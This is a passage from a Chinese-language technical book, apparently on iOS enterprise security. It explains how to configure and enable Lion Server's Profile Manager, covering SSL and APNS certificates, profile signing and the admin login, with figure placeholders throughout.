


图2-15　为描述文件管理器Web应用选择SSL证书

若想与APNS（苹果推送通知服务）通信，描述文件管理器需要客户端证书来向苹果公司的服务器验证自己的身份。如果没有将服务器配置成启用APNS，安装过程会从苹果公司的服务器请求免费的APNS证书。只要拥有Apple ID，我们就可在Lion Server上获得APNS证书。用户不再像Lion Server发布之前那样需要注册iDEP（iOS Developer Enterprise Program，iOS开发者企业计划）了。应该创建和使用组织的Apple ID，而不是使用与个人相关的Apple ID。只有在测试时才能使用个人的Apple ID，工作环境中可不能这么做。

如图2-16所示，我们输入自己组织的Apple ID，自动创建和下载APNS证书。




图2-16 请求APNS证书

如果成功完成了上述配置步骤，我们会看到如图2-17所示的界面，确认服务器满足运行描述文件管理器的所有需求。点击“完成”按钮之后，就会返回描述文件管理器的主配置面板。

如果需要更高的安全性，还应该启用配置描述文件签名。为此，只需选中Sign Configuration Profiles（签名配置描述文件）复选框，如图2-18所示。接下来，需要选择一份代码签名证书来为描述文件签名。如果你已经为自己的组织取得了代码签名证书（可能是由苹果公司的iOS开发者计划签发的），这里正好能派上用场。否则，你需要使用由服务器的Open Directory Intermediate CA签发的证书。用由受信任的认证机构签发的证书为配置描述文件签名后，就可以帮助用户验证他们将要安装的描述文件是否可靠了。

现在描述文件管理器应该已经配置好并可供运行了（见图2-19）。要启用该服务，只需要将右上角的开关移到“ON”的位置。描述文件管理器服务现在应该已经在运行了，可以通过描述文件管理器Web应用来创建配置描述文件了。要使用描述文件管理器Web应用，点击描述文件管

理器配置面板底部的Open Profile Manager（打开描述文件管理器）按钮。




图2-17　完成描述文件管理器的配置




图2-18　选择一份代码签名证书为配置描述文件签名




图2-19 配置并启用描述文件管理器

2. 创建设置

描述文件管理器的登录页面如图2-20所示。大家应该使用自己的Lion Server管理员账号登录。




图2-20 描述文件管理器登录页面

在以管理员身份登录之后，你会看到描述文件管理器的主导航界面，如图2-21所示。描述文件管理器的侧边栏中有Library和Activity这两个栏目。如果你创建了注册描述文件（稍后讨论），在侧边栏中就会出现Enrollment Profile栏目。中间的导航面板可以让使用者选择一个特定的实体，而右侧的“配置”面板则可以让使用者为选定的实体管理配置描述文件。正如大家所见，我们可以为每个设备、设备群组、用户或用户群组创建和管理设备设置。

